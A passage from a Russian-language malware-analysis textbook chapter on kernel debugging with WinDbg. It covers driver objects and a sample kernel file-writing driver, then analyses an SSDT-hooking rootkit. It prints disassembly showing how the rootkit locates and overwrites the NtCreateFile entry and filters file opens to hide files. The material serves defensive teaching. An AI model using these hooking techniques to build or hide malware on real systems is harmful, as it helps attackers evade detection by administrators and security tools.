В данном контексте *символ* — это всего лишь название некоего адреса в памяти. В большинстве случаев эти адреса связаны с функциями, но иногда они указывают местоположение данных. Например, без символьной информации функция по адресу 8050f1a2 не будет промаркирована. Если же эта информация присутствует, WinDbg покажет, что функция называется `MmCreateProcessAddressSpace` (если она находится по указанному адресу). Сложно что-то сказать об этой функции, имея лишь ее адрес, однако ее имя говорит нам о том, что она создает адресное пространство для процесса. Кроме того, с помощью символьных имен можно искать функции и данные в памяти.

Поиск символов

Следующий синтаксис позволяет сослаться на символ в WinDbg:

имяМодуля`!`*имяСимвола*

Этот формат подходит для любого участка памяти с адресом. Здесь *имяМодуля* — это имя типа `.exe`, `.dll` или `.sys`, который содержит символ (без расширения), а *имяСимвола* — это имя, связанное с этим адресом. Исключением является файл `ntoskrnl.exe`, у которого имя модуля выглядит как `nt`, а не `ntoskrnl`. Например, чтобы просмотреть дизассемблированный код функции `NtCreateProcess` внутри `ntoskrnl.exe`, используется команда `u` (от англ. unassemble — «дизассемблировать») с параметром `nt!NtCreateProcess`. Если не указать имя библиотеки, WinDbg

выполнит поиск символа во всех загруженных модулях, и на это может уйти много времени.

Команда `bu` позволяет использовать символы для создания отложенных точек останова в коде, который еще не был загружен. Точка останова называется *отложенной*, если она задается при загрузке модуля с указанным именем. Например, команда `bu newModule!exportedFunction` заставит WinDbg создать точку останова для `exportedFunction`, но только в момент загрузки модуля `newModule`. В ходе анализа модулей ядра этот подход крайне удачно сочетается с командой `$iment`, которая определяет точку входа заданного модуля. Команда `$iment(driverName)` создаст точку останова на входе в драйвер, до того как начнет выполняться его код.

Команда `x` позволяет искать функции или символы по шаблону. Например, если вам нужно найти функцию ядра, которая занимается созданием процесса, вы можете выполнить поиск по имени, которое содержит строку `CreateProcess` и находится в модуле `ntoskrnl.exe`. Команда `x nt!*CreateProcess*` выведет как экспортные, так и внутренние функции. Результат ее выполнения показан ниже:

```
0:003> x nt!*CreateProcess*
805c736a nt!NtCreateProcessEx = <no type information>
805c7420 nt!NtCreateProcess = <no type information>
805c6a8c nt!PspCreateProcess = <no type information>
804fe144 nt!ZwCreateProcess = <no type information>
804fe158 nt!ZwCreateProcessEx = <no type information>
8055a300 nt!PspCreateProcessNotifyRoutineCount = <no type information>
805c5e0a nt!PsSetCreateProcessNotifyRoutine = <no type information>
8050f1a2 nt!MmCreateProcessAddressSpace = <no type information>
8055a2e0 nt!PspCreateProcessNotifyRoutine = <no type information>
```

Еще одна полезная команда, `ln`, выводит символ, который находится ближе всего к заданному адресу в памяти. Таким образом можно определить, на какую функцию ссылается указатель. Представьте, к примеру, что вы увидели по адресу 0x805717aa функцию `call` и теперь хотите понять, что этот код делает. Для этого можно воспользоваться следующей командой:

```
0:002> ln 805717aa
kd> ln ntreadfile
❶ (805717aa)   nt!NtReadFile  | (80571d38)   nt!NtReadFileScatter
Exact matches:
❷     nt!NtReadFile = <no type information>
```

В первой строке ❶ выводятся два ближайших символа, а в строке ❷ показано точное совпадение. Если точного совпадения нет, отображается только первая строка.

Просмотр информации о структуре

Символы, предоставляемые Microsoft, содержат сведения о типах для многих структур, в том числе и внутренних, которые нигде больше не задокументированы. Это может пригодиться аналитику безопасности, так как вредоносное ПО часто

манипулирует недокументированными структурами. В листинге 10.2 показано несколько начальных строчек кода структуры в объекте устройства, которая хранит информацию о драйвере.

Листинг 10.2. Просмотр информации о типах внутри структуры

```
0:000> dt nt!_DRIVER_OBJECT
kd> dt nt!_DRIVER_OBJECT
   +0x000 Type                   : Int2B
   +0x002 Size                   : Int2B
   +0x004 DeviceObject           : Ptr32 _DEVICE_OBJECT
   +0x008 Flags                  : Uint4B
❶  +0x00c DriverStart           : Ptr32 Void
   +0x010 DriverSize             : Uint4B
   +0x014 DriverSection          : Ptr32 Void
   +0x018 DriverExtension        : Ptr32 _DRIVER_EXTENSION
   +0x01c DriverName             : _UNICODE_STRING
   +0x024 HardwareDatabase       : Ptr32 _UNICODE_STRING
   +0x028 FastIoDispatch         : Ptr32 _FAST_IO_DISPATCH
   +0x02c DriverInit             : Ptr32       long
   +0x030 DriverStartIo          : Ptr32       void
   +0x034 DriverUnload           : Ptr32       void
   +0x038 MajorFunction          : [28] Ptr32     long
```

Имена полей структуры позволяют догадаться, какие данные в ней хранятся. Например, по сдвигу `0x00c` ❶ находится указатель, который показывает, на какой участок памяти загрузился драйвер.

WinDbg позволяет накладывать данные на структуру. Допустим, нам известно, что по сдвигу `828b2648` находится объект устройства, и мы хотим вывести его структуру со значениями из соответствующего драйвера. В листинге 10.3 показано, как этого добиться.

Листинг 10.3. Наложение данных на структуру

```
kd> dt nt!_DRIVER_OBJECT 828b2648
   +0x000 Type               :    4
   +0x002 Size               :    168
   +0x004 DeviceObject       :    0x828b0a30 _DEVICE_OBJECT
   +0x008 Flags              :    0x12
   +0x00c DriverStart        :    0xf7adb000
   +0x010 DriverSize         :    0x1080
   +0x014 DriverSection      :    0x82ad8d78
   +0x018 DriverExtension    :    0x828b26f0 _DRIVER_EXTENSION
   +0x01c DriverName         :    _UNICODE_STRING "\Driver\Beep"
   +0x024 HardwareDatabase   :    0x80670ae0 _UNICODE_STRING
     "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch     :    (null)
   +0x02c DriverInit         : ❶ 0xf7adb66c     long Beep!DriverEntry+0
   +0x030 DriverStartIo      :    0xf7adb51a      void Beep!BeepStartIo+0
   +0x034 DriverUnload       :    0xf7adb620      void Beep!BeepUnload+0
   +0x038 MajorFunction      :    [28] 0xf7adb46a     long Beep!BeepOpen+0
```

Это драйвер звукового сигнала, встроенный в Windows: когда что-то идет не так, он делает гудок. Функция инициализации, которая всегда вызывается при загрузке драйвера (это единственная функция такого рода), находится по сдвигу `0xf7adb66c` ❶. Если бы этот драйвер был заражен, нас бы интересовал код, который размещен по данному адресу, поскольку во время загрузки он вызывается первым. Иногда вредоносное ПО прячет в этой функции весь свой зараженный код.

Настройка символов Windows

Символы привязаны к конкретной версии анализируемого файла и могут меняться с каждым обновлением или заплаткой. Если как следует сконфигурировать отладчик WinDbg, он сможет обращаться к серверу компании Microsoft и автоматически получать подходящие символы для отлаживаемых файлов. Вы можете указать путь к файлу с символами, выбрав пункт меню File ▸ Symbol File Path (Файл ▸ Путь к файлу с символами). Чтобы позволить WinDbg использовать для поиска символов интернет-сервер, введите следующий путь:

```
SRV*c:\websymbols*http://msdl.microsoft.com/download/symbols
```

`SRV` обозначает сервер, `c:\websymbols` — это путь к локальному кэшу с информацией о символах, а URL-адрес указывает на местоположение сервера с символами от компании Microsoft.

Если вы занимаетесь отладкой на компьютере, у которого нет постоянного выхода в Интернет, вы можете загрузить эти символы вручную. Выберите версию, которая подходит для вашей ОС, пакета обновлений и архитектуры. Файлы с символами обычно занимают несколько сотен мегабайт, поскольку они содержат информацию для всех исправлений и заплаток, относящихся к вашей ОС и пакету обновлений.

Отладка ядра на практике

В этом разделе мы рассмотрим программу, которая находится в пространстве ядра и производит запись в файл. Запись в режиме ядра сложнее обнаружить, и этим пользуются авторы вредоносного ПО. Это не самый незаметный способ записи в файл, но он позволяет обойти некоторые системы защиты и запутать аналитиков безопасности, которые по привычке ищут вызовы `CreateFile` и `WriteFile` в пользовательском режиме. Обычные функции платформы Win32 не так просто использовать в режиме ядра, что создает трудности для злоумышленников, но в ядре есть похожие функции, которые регулярно встречаются во вредоносном коде. Вместо недоступных вызовов `CreateFile` и `WriteFile` применяются функции `NtCreateFile` и `NtWriteFile`.

Изучение кода в пользовательском пространстве

В нашем примере компонент пользовательского пространства создает драйвер, который, находясь в ядре, считывает и записывает файлы. Для начала мы откроем пользовательский код в IDA Pro, чтобы узнать, с помощью каких функций он взаимодействует с драйвером (листинг 10.4).

Листинг 10.4. Создание службы для загрузки драйвера

```
04001B3D  push     esi                     ; lpPassword
04001B3E  push     esi                     ; lpServiceStartName
04001B3F  push     esi                     ; lpDependencies
04001B40  push     esi                     ; lpdwTagId
04001B41  push     esi                     ; lpLoadOrderGroup
04001B42  push     [ebp+lpBinaryPathName]  ; lpBinaryPathName
04001B45  push     1                       ; dwErrorControl
04001B47  push     3                       ; dwStartType
04001B49  push  ❶  1                       ; dwServiceType
04001B4B  push     0F01FFh                 ; dwDesiredAccess
04001B50  push     [ebp+lpDisplayName]     ; lpDisplayName
04001B53  push     [ebp+lpDisplayName]     ; lpServiceName
04001B56  push     [ebp+hSCManager]        ; hSCManager
04001B59  call     ds:__imp__CreateServiceA@52
```

Процедура управления службами говорит о том, что драйвер загружается в функции `CreateService`. Заметьте, что в качестве параметра типа `dwService` ❶ используется значение `0x01`. Это признак того, что данный код является драйвером.

В листинге 10.5 также видно, что с помощью вызова `CreateFileA` ❶ создается файл, чтобы получить дескриптор устройства. Имя файла, помещенное в стек, хранится в регистре EDI ❷ (здесь не показано, что в EDI загружается строка `\\.\FileWriterDevice`, которая является именем объекта, созданного драйвером для доступа из пользовательского пространства).

Листинг 10.5. Получение дескриптора, принадлежащего объекту устройства

```
04001893          xor     eax, eax
04001895          push    eax         ; hTemplateFile
04001896          push    80h         ; dwFlagsAndAttributes
0400189B          push    2           ; dwCreationDisposition
0400189D          push    eax         ; lpSecurityAttributes
0400189E          push    eax         ; dwShareMode
0400189F          push    ebx         ; dwDesiredAccess
040018A0       ❷  push    edi         ; lpFileName
040018A1       ❶  call    esi         ; CreateFileA
```

Получив дескриптор устройства, вредоносная программа использует функцию `DeviceIoControl` ❶, чтобы отправить данные драйверу, как показано в листинге 10.6.

Листинг 10.6. Обращение из пользовательского пространства к пространству ядра с помощью функции DeviceIoControl

```
04001910   push   0              ; lpOverlapped
04001912   sub    eax, ecx
04001914   lea    ecx, [ebp+BytesReturned]
0400191A   push   ecx            ; lpBytesReturned
0400191B   push   64h            ; nOutBufferSize
0400191D   push   edi            ; lpOutBuffer
0400191E   inc    eax
0400191F   push   eax            ; nInBufferSize
04001920   push   esi            ; lpInBuffer
04001921   push   9C402408h      ; dwIoControlCode
04001926   push   [ebp+hObject]  ; hDevice
0400192C   call   ds:DeviceIoControl ❶
```

Анализ кода, работающего в режиме ядра

Теперь перейдем к коду, работающему в режиме ядра. Мы выполним динамический анализ, отлаживая ядро во время запуска кода с использованием вызова `DeviceIoControl`.

Первым делом нужно найти драйвер в ядре. Если подключить к ядру WinDbg и включить подробный вывод, мы будем получать уведомления при загрузке ядром каждого модуля. Загрузка и выгрузка модулей ядра происходят нечасто, поэтому, если такое событие обнаружится во время отладки вредоносного ПО, это должно вас насторожить.

ПРИМЕЧАНИЕ

> При использовании VMware для отладки ядра вы будете часто наблюдать загрузку и выгрузку модуля KMixer.sys. Это нормально и никак не связано с вредоносной активностью.

В следующем примере в окне отладчика видно, как в ядро загружается драйвер `FileWriter.sys`. Скорее всего, он заражен.

```
ModLoad: f7b0d000 f7b0e780  FileWriter.sys
```

Чтобы определить, какой код вызывается из зараженного драйвера, нам нужно найти его объект. Поскольку нам известно имя драйвера, мы можем воспользоваться командой `!drvobj`. Пример вывода показан в листинге 10.7.

Листинг 10.7. Просмотр объекта загруженного драйвера

```
kd> !drvobj FileWriter
Driver object (❶827e3698) is for:
Loading symbols for f7b0d000 FileWriter.sys -> FileWriter.sys
*** ERROR: Module load completed but symbols could not be loaded for FileWriter.sys
\Driver\FileWriter
```

```
Driver Extension List: (id , addr)

Device Object list:
826eb030
```

ПРИМЕЧАНИЕ

Иногда команда !drvobj завершается неудачно или же объект драйвера имеет другое имя. В качестве альтернативы можно воспользоваться командой !object \Driver, которая перечисляет все объекты в корневом пространстве \Driver (см. главу 7).

Объект драйвера хранится по адресу `0x827e3698` ❶. Получив эту информацию, мы можем просмотреть его структуру с помощью команды `dt` (листинг 10.8).

Листинг 10.8. Просмотр объекта драйвера в ядре

```
kd>dt nt!_DRIVER_OBJECT 0x827e3698
nt!_DRIVER_OBJECT
   +0x000 Type               : 4
   +0x002 Size               : 168
   +0x004 DeviceObject       : 0x826eb030 _DEVICE_OBJECT
   +0x008 Flags              : 0x12
   +0x00c DriverStart        : 0xf7b0d000
   +0x010 DriverSize         : 0x1780
   +0x014 DriverSection      : 0x828006a8
   +0x018 DriverExtension    : 0x827e3740 _DRIVER_EXTENSION
   +0x01c DriverName         : _UNICODE_STRING "\Driver\FileWriter"
   +0x024 HardwareDatabase   : 0x8066ecd8 _UNICODE_STRING
      "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch     : (null)
   +0x02c DriverInit         : 0xf7b0dfcd     long +0
   +0x030 DriverStartIo      : (null)
   +0x034 DriverUnload       : 0xf7b0da2a     void +0
   +0x038 MajorFunction      : [28] 0xf7b0da06    long +0
```

На входе в `MajorFunction` внутри этой структуры находится указатель на первую запись в таблице этой функции. Таблица функции `MajorFunction` говорит нам о том, что происходит при вызове зараженного драйвера из пользовательского пространства. В каждой записи таблицы находится отдельная функция, представляющая определенный тип запроса; индексы записей, имеющие префикс `IRP_MJ`, можно найти в файле `wdm.h`. Например, если нужно узнать, какое смещение в таблице имеет код, который запускается при вызове из прикладного приложения функции `DeviceIoControl`, то следует искать индекс `IRP_MJ_DEVICE_CONTROL`. В данном случае `IRP_MJ_DEVICE_CONTROL` имеет значение `0xe`, а таблица функции `MajorFunction` начинается со смещением `0x038` относительно начала объекта драйвера. Чтобы определить, какая функция вызывается для обработки запроса `DeviceIoControl`, используйте команду `dd 827e3698+0x38+e*4 L1`. `0x038` — сдвиг начала таблицы,

а `0xe` — индекс записи `IRP_MJ_DEVICE_CONTROL`, умноженный на 4 (поскольку каждый указатель занимает 4 байта). Аргумент `L1` говорит о том, что мы хотим оставить в выводе только значения типа `DWORD`.

Из приведенной выше команды мы узнали, что функция, вызываемая в ядре, имеет адрес `0xf7b0da66` (листинг 10.9). С помощью команды `u` можно проверить, являются ли корректными инструкции на этом участке памяти. В данном случае с ними все в порядке, но, если бы это было не так, это могло бы означать, что мы ошиблись при вычислении адреса.

Листинг 10.9. Поиск в объекте ядра функции для записи IRP_MJ_DEVICE_CONTROL

```
kd> dd 827e3698+0x38+e*4 L1
827e3708 f7b0da66
kd> u f7b0da66
FileWriter+0xa66:
f7b0da66 6a68            push    68h
f7b0da68 6838d9b0f7      push    offset FileWriter+0x938 (f7b0d938)
f7b0da6d e822faffff      call    FileWriter+0x494 (f7b0d494)
```

Теперь, получив адрес, мы можем либо загрузить драйвер в IDA Pro, либо создать для этой функции точку останова и продолжить ее анализ в WinDbg. Обычно проще начать исследовать функцию в IDA Pro и затем при необходимости продолжить дальнейший анализ в WinDbg. Просмотрев вывод IDA Pro для нашего зараженного драйвера, мы нашли код, представленный в листинге 10.10: он использует вызовы `ZwCreateFile` и `ZwWriteFile` для записи в файл из пространства ядра.

Листинг 10.10. Листинг кода для функции IRP_MJ_DEVICE_CONTROL

```
F7B0DCB1  push     offset aDosdevicesCSec ; "\\DosDevices\\C:\\secretfile.txt"
F7B0DCB6  lea      eax, [ebp-54h]
F7B0DCB9  push     eax              ; DestinationString
F7B0DCBA  call  ❶  ds:RtlInitUnicodeString
F7B0DCC0  mov      dword ptr [ebp-74h], 18h
F7B0DCC7  mov      [ebp-70h], ebx
F7B0DCCA  mov      dword ptr [ebp-68h], 200h
F7B0DCD1  lea      eax, [ebp-54h]
F7B0DCD4  mov      [ebp-6Ch], eax
F7B0DCD7  mov      [ebp-64h], ebx
F7B0DCDA  mov      [ebp-60h], ebx
F7B0DCDD  push     ebx              ; EaLength
F7B0DCDE  push     ebx              ; EaBuffer
F7B0DCDF  push     40h              ; CreateOptions
F7B0DCE1  push     5                ; CreateDisposition
F7B0DCE3  push     ebx              ; ShareAccess
F7B0DCE4  push     80h              ; FileAttributes
F7B0DCE9  push     ebx              ; AllocationSize
F7B0DCEA  le       eax, [ebp-5Ch]
F7B0DCED  push     eax              ; IoStatusBlock
F7B0DCEE  lea      eax, [ebp-74h]
F7B0DCF1  push     eax              ; ObjectAttributes
```

```
F7B0DCF2  push    1F01FFh          ; DesiredAccess
F7B0DCF7  push    offset FileHandle ; FileHandle
F7B0DCFC  call    ds:ZwCreateFile
F7B0DD02  push    ebx              ; Key
F7B0DD03  lea     eax, [ebp-4Ch]
F7B0DD06  push    eax              ; ByteOffset
F7B0DD07  push    dword ptr [ebp-24h] ; Length
F7B0DD0A  push    esi              ; Buffer
F7B0DD0B  lea     eax, [ebp-5Ch]
F7B0DD0E  push    eax              ; IoStatusBlock
F7B0DD0F  push    ebx              ; ApcContext
F7B0DD10  push    ebx              ; ApcRoutine
F7B0DD11  push    ebx              ; Event
F7B0DD12  push    FileHandl        ; FileHandle
F7B0DD18  call    ds:ZwWriteFile
```

В ядре Windows используется структура `UNICODE_STRING`, которая отличается от строк с расширенными символами, традиционными для пользовательского пространства. Для создания строк в ядре применяется функция `RtlInitUnicodeString` ❶. В качестве второго параметра она принимает последовательность расширенных символов с NULL в конце, которая превращается в `UNICODE_STRING`.

В функцию `ZwCreateFile` передается имя файла `\DosDevices\C:\secretfile.txt`. Чтобы создать файл в режиме ядра, нужно указать *полное имя объекта* вместе с соответствующим корневым устройством. Для большинства устройств имя объекта начинается с `\DosDevices`.

`DeviceIoControl` — это не единственная функция, которая может передавать данные из пользовательского пространства в пространство ядра. То же самое можно делать с помощью вызовов `CreateFile`, `ReadFile`, `WriteFile` и т. д. Например, если пользовательское приложение делает вызов `ReadFile` для дескриптора устройства, ядро запускает функцию `IRP_MJ_READ`. В нашем примере мы нашли соответствие для запроса `DeviceIoControl`, добавив `0xe*4` в начало таблицы функции `MajorFunction`, поскольку `IRP_MJ_DEVICE_CONTROL` имеет значение `0xe`. Чтобы найти функцию для запроса на чтение, в начало таблицы нужно добавить `0x3*4` вместо `0xe*4`, потому что `IRP_MJ_READ` равно `0x3`.

Поиск объектов драйвера

В предыдущем примере мы увидели, как при запуске нашей вредоносной программы в пространство ядра загружается драйвер. Мы сделали вывод, что этот драйвер является зараженным. Иногда поиск объекта устройства вызывает трудности, но в таких случаях могут помочь определенные инструменты. Чтобы понять, как эти инструменты работают, нужно вспомнить, что пользовательские приложения взаимодействуют с устройствами, а не с драйверами. Вы можете идентифицировать объект устройства, находясь в пространстве пользователя, и затем с его помощью найти объект драйвера. Используя имя устройства, указанное в вызове `CreateFile`,

сделанном из пользовательского пространства, вы можете получить информацию о его объекте, применив команду `!devobj`.

```
kd> !devobj FileWriterDevice
Device object (826eb030) is for:
  Rootkit \Driver\FileWriter DriverObject 827e3698
Current Irp 00000000 RefCount 1 Type 00000022 Flags 00000040
Dacl e13deedc DevExt 00000000 DevObjExt 828eb0e8
ExtensionFlags (0000000000)
Device queue is not busy.
```

Объект устройства содержит указатель на объект драйвера, и, получив указатель на последний, вы сможете найти таблицу функции `MajorFunction`.

Но даже после обнаружения зараженного драйвера вам, вероятно, нужно будет выяснить, какие приложения его используют. Одним из параметров команды `!devobj`, которую мы только что запустили, является дескриптор объекта устройства. Его можно передать команде `!devhandles`, чтобы получить список всех программ в пользовательском пространстве, которые его хранят. Эта команда перебирает таблицы дескрипторов всех процессов, что может занять довольно много времени. Ниже представлен отрывок ее вывода, в котором видно, что наш зараженный драйвер использовало приложение `FileWriterApp.exe`:

```
kd>!devhandles 826eb030
...
Checking handle table for process 0x829001f0
Handle table at e1d09000 with 32 Entries in use

Checking handle table for process 0x8258d548
Handle table at e1cfa000 with 114 Entries in use

Checking handle table for process 0x82752da0
Handle table at e1045000 with 18 Entries in use
PROCESS 82752da0 SessionId: 0 Cid: 0410 Peb: 7ffd5000 ParentCid: 075c
    DirBase: 09180240 ObjectTable: e1da0180 HandleCount: 18.
    Image: FileWriterApp.exe

07b8: Object: 826eb0e8 GrantedAccess: 0012019f
```

Теперь, определив зараженное приложение, мы можем найти его в пространстве пользователя и проанализировать, используя методики, описанные в книге.

На этом мы заканчиваем с основами анализа вредоносных драйверов и переходим к исследованию руткитов, которые обычно реализуются в виде модулей ядра.

Руткиты

Руткиты модифицируют внутреннюю функциональность ОС, чтобы скрыть свое присутствие. Они могут прятать от запущенных программ файлы, процессы, сетевые соединения и другие ресурсы, мешая антивирусам, администраторам и аналитикам безопасности обнаружить вредоносную активность.

Большинство действующих руткитов тем или иным образом изменяют ядро. И хотя они применяют широкий набор разнообразных методик, на практике наиболее популярен прием под названием *«перехват таблицы дескрипторов системных служб»*. Он возник несколько лет назад, и его легко обнаружить по сравнению с другими методиками. Тем не менее ввиду своей понятности, гибкости и простоты в реализации он по-прежнему применяется во вредоносном ПО.

Таблица дескрипторов системных служб (System Service Descriptor Table, SSDT) используется внутри Windows для поиска функций в ядре. Обычно она недоступна сторонним приложениям или драйверам. Как вы помните из главы 7, к коду ядра из пользовательского пространства можно обращаться только с помощью инструкций `SYSCALL`, `SYSENTER` и `INT 0x2E`. Инструкция `SYSENTER` применяется в современных версиях Windows, позволяя получать инструкции из кода функции, хранящегося в регистре EAX. В листинге 10.11 показан код из библиотеки `ntdll.dll`, который реализует функцию `NtCreateFile` и берет на себя переход между режимами пользователя и ядра, который происходит при каждом вызове `NtCreateFile`.

Листинг 10.11. Код функции NtCreateFile

```
7C90D682  ❶ mov      eax, 25h          ; NtCreateFile
7C90D687     mov      edx, 7FFE0300h
7C90D68C     call     dword ptr [edx]
7C90D68E     retn     2Ch
```

Вызов `dword ptr[edx]` будет транслирован в следующие инструкции:

```
7c90eb8b     8bd4     mov      edx,esp
7c90eb8d     0f34     sysenter
```

В листинге 10.11 регистру EAX присваивается значение `0x25` ❶, указатель на стек сохраняется в EDX, а затем вызывается инструкция `sysenter`. Значение EAX представляет собой номер функции `NtCreateFile`, который будет использован в качестве индекса в таблице SSDT, когда код дойдет до ядра. В частности, адрес со сдвигом `0x25` ❶ в SSDT будет вызван в режиме ядра. В листинге 10.12 показано несколько записей из SSDT; запись для `NtCreateFile` имеет сдвиг 25.

Листинг 10.12. Несколько записей из таблицы SSDT, в том числе и для NtCreateFile

```
SSDT[0x22] = 805b28bc (NtCreateaDirectoryObject)
SSDT[0x23] = 80603be0 (NtCreateEvent)
SSDT[0x24] = 8060be48 (NtCreateEventPair)
❶SSDT[0x25] = 8056d3ca (NtCreateFile)
SSDT[0x26] = 8056bc5c (NtCreateIoCompletion)
SSDT[0x27] = 805ca3ca (NtCreateJobObject)
```

При перехвате одной из этих функций руткит меняет значение в SSDT, подставляя свой код вместо кода ядра. В предыдущем примере запись со сдвигом `0x25` после изменения будет указывать на функцию в зараженном драйвере. С помощью этой модификации можно сделать невозможным открытие и анализ вредоносного файла. Обычно руткиты вызывают для этого оригинальную функцию `NtCreateFile`

и фильтруют ее результат на основе собственной конфигурации. Руткит просто уберет из вывода все файлы, которые он хочет скрыть, чтобы не дать другим приложениям получить их дескрипторы.

Однако руткит, который перехватывает лишь вызов `NtCreateFile`, не способен предотвратить просмотр файлов в листинге каталога. В лабораторных работах в конце этой главы будет представлен более реалистичный руткит, который лишен этого недостатка.

Анализ руткитов на практике

Теперь рассмотрим пример руткита, который перехватывает обращения к таблице SSDT. Мы проанализируем условную зараженную систему, в которой, как мы полагаем, может быть установлен вредоносный драйвер.

Первым и самым очевидным способом проверки является изучение самой SSDT-таблицы. Просмотреть ее можно с помощью WinDbg; она имеет сдвиг, который хранится в `nt!KeServiceDescriptorTable`. Все сдвиги в SSDT должны указывать на функции, которые находятся в границах модуля NT, поэтому первым делом нужно получить эти границы. В нашем случае `ntoskrnl.exe` начинается с адреса 804d7000 и заканчивается в 806cd580. Если функция перехватывается руткитом, она, скорее всего, выходит за эти рамки. В ходе изучения SSDT мы обнаруживаем функцию, которая, как нам кажется, не вписывается в модуль NT. В листинге 10.13 показан отрывок из SSDT-таблицы.

Листинг 10.13. Простая SSDT-таблица, одну запись которой переопределил руткит

```
kd> lm m nt
...
8050122c   805c9928   805c98d8   8060aea6   805aa334
8050123c   8060a4be   8059cbbc   805a4786   805cb406
8050124c   804feed0   8060b5c4   8056ae64   805343f2
8050125c   80603b90   805b09c0   805e9694   80618a56
8050126c   805edb86   80598e34   80618caa   805986e6
8050127c   805401f0   80636c9c   805b28bc   80603be0
8050128c   8060be48 ❶ f7ad94a4   8056bc5c   805ca3ca
8050129c   805ca102   80618e86   8056d4d8   8060c240
805012ac   8056d404   8059fba6   80599202   805c5f8e
```

Значение со сдвигом 0x25 в этой таблице ❶ указывает на функцию, которая выходит за пределы модуля `ntoskrnl`, поэтому ее, вероятно, перехватывает руткит. В данном случае она называется `NtCreateFile`. Для определения ее имени можно посмотреть, что находится по этому сдвигу в SSDT незараженной системы. Чтобы узнать, на какой модуль указывает переопределенная запись, можно вывести список открытых модулей с помощью команды `lm`, как это показано в листинге 10.14. Все модули ядра являются драйверами. После исследования мы обнаруживаем, что адрес 0xf7ad94a4 находится в драйвере с названием `Rootkit`.

Листинг 10.14. Поиск драйвера, содержащего определенный адрес, с помощью команды lm

```
kd>lm
...
f7ac7000  f7ac8580   intelide    (deferred)
f7ac9000  f7aca700   dmload      (deferred)
f7ad9000  f7ada680   Rootkit     (deferred)
f7aed000  f7aee280   vmmouse     (deferred)
...
```

Теперь мы можем приступить к анализу драйвера и кода перехватчика. Нас интересуют две вещи: участок кода, переопределяющий запись в таблице, и функция, которая выполняет перехват. В первом случае проще всего воспользоваться IDA Pro и поискать ссылки на функцию-перехватчик. В листинге 10.15 показан ассемблерный код, который переопределяет SSDT.

Листинг 10.15. Код руткита, который устанавливает перехватчик в SSDT-таблицу

```
00010D0D   push    offset aNtcreatefile   ; "NtCreateFile"
00010D12   lea     eax, [ebp+NtCreateFileName]
00010D15   push    eax                    ; DestinationString
00010D16   mov     edi, ds:RtlInitUnicodeString
00010D1C   call ❶  edi ; RtlInitUnicodeString
00010D1E   push    offset aKeservicedescr ; "KeServiceDescriptorTable"
00010D23   lea     eax, [ebp+KeServiceDescriptorTableString]
00010D26   push    eax                    ; DestinationString
00010D27   call ❷  edi ; RtlInitUnicodeString
00010D29   lea     eax, [ebp+NtCreateFileName]
00010D2C   push    eax                    ; SystemRoutineName
00010D2D   mov     edi, ds:MmGetSystemRoutineAddress
00010D33   call ❸  edi ; MmGetSystemRoutineAddress
00010D35   mov     ebx, eax
00010D37   lea     eax, [ebp+KeServiceDescriptorTableString]
00010D3A   push    eax                    ; SystemRoutineName
00010D3B   call    edi ; MmGetSystemRoutineAddress
00010D3D   mov     ecx, [eax]
00010D3F   xor     edx, edx
00010D41                        ; CODE XREF: sub_10CE7+68 j
00010D41   add  ❹  ecx, 4
00010D44   cmp     [ecx], ebx
00010D46   jz      short loc_10D51
00010D48   inc     edx
00010D49   cmp     edx, 11Ch
00010D4F   jl   ❺  short loc_10D41
00010D51                        ; CODE XREF: sub_10CE7+5F j
00010D51   mov     dword_10A0C, ecx
00010D57   mov     dword_10A08, ebx
00010D5D   mov  ❻  dword ptr [ecx], offset sub_104A4
```

Этот код переопределяет функцию `NtCreateFile`. Первые два вызова, ❶ и ❷, создают строки `NtCreateFile` и `KeServiceDescriptorTable`. Они будут использоваться

при поиске экспортных адресов модуля `ntoskrnl.exe`, которые могут быть импортированы драйвером ядра, как и любые другие значения. Этот экспорт можно извлечь и на этапе выполнения. Мы не можем загрузить `GetProcAddress`, но в ядре есть аналогичная функция под названием `MmGetSystemRoutineAddress`, хоть и с небольшим отличием: она может получать экспортные адреса только из модулей ядра `hal` и `ntoskrnl`.

Первый вызов `MmGetSystemRoutineAddress` ❸ раскрывает адрес функции `NtCreateFile`, с помощью которой вредонос распознает, какую запись в SSDT-таблице нужно переопределить. Второй вызов `MmGetSystemRoutineAddress` дает нам адрес самой таблицы.

Далее, между ❹ и ❺, находится цикл, который перебирает SSDT до тех пор, пока не найдет значение, совпадающее с адресом `NtCreateFile`. Вместо этого значения будет записан перехватчик.

Перехватчик устанавливается последней инструкцией ❻ в листинге, где адрес процедуры копируется в память.

Функция-перехватчик выполняет несколько простых действий. Одни запросы она отфильтровывает, а другим позволяет дойти до оригинального вызова `NtCreateFile`. Ее код показан в листинге 10.16.

Листинг 10.16. Код функции-перехватчика

```
000104A4   mov       edi, edi
000104A6   push      ebp
000104A7   mov       ebp, esp
000104A9   push      [ebp+arg_8]
000104AC   call   ❶  sub_10486
000104B1   test      eax, eax
000104B3   jz        short loc_104BB
000104B5   pop       ebp
000104B6   jmp       NtCreateFile
000104BB ----------------------------
000104BB                   ; CODE XREF: sub_104A4+F j
000104BB   mov       eax, 0C0000034h
000104C0   pop       ebp
000104C1   retn      2Ch
```

При одних запросах перехватчик переходит к оригинальной функции `NtCreateFile`, а при других возвращает `0xC0000034`. Значение `0xC0000034` соответствует коду `STATUS_OBJECT_NAME_NOT_FOUND`. Вызов ❶ содержит код (здесь он не показан), проверяющий `ObjectAttributes` файла, который пользовательская программа пытается открыть (в `ObjectAttributes` содержится информация об объекте, например имя файла). Если функции `NtCreateFile` позволено продолжить, перехватчик возвращает ненулевое значение, а если руткит не позволяет открыть файл, возвращается ноль. Во втором случае пользовательское приложение выдаст ошибку, указывающую на то, что файл не существует. Таким образом можно помешать программам в пространстве пользователя получить дескрипторы определенных файлов, однако остальные вызовы `NtCreateFile` будут работать как обычно.

Прерывания

Чтобы вмешиваться в системные события, руткиты иногда используют прерывания. В современных процессорах прерывания позволяют оборудованию генерировать программные события. Когда оборудование получает команду, оно выполняет действие и в конце прерывает процессор.

Иногда драйверы и руткиты используют прерывания для выполнения кода. Чтобы зарегистрировать определенный код прерывания, драйвер делает вызов `IoConnectInterrupt`, а затем указывает обработчик прерывания (interrupt service routine, или ISR), который будет вызываться при каждом срабатывании этого кода.

Сведения об ISR хранятся в таблице векторов прерываний (interrupt descriptor table, или IDT), которую можно просмотреть с помощью команды `!idt`. В листинге 10.17 показана обычная IDT-таблица, в которой все прерывания связаны с хорошо известными драйверами, подписанными компанией Microsoft.

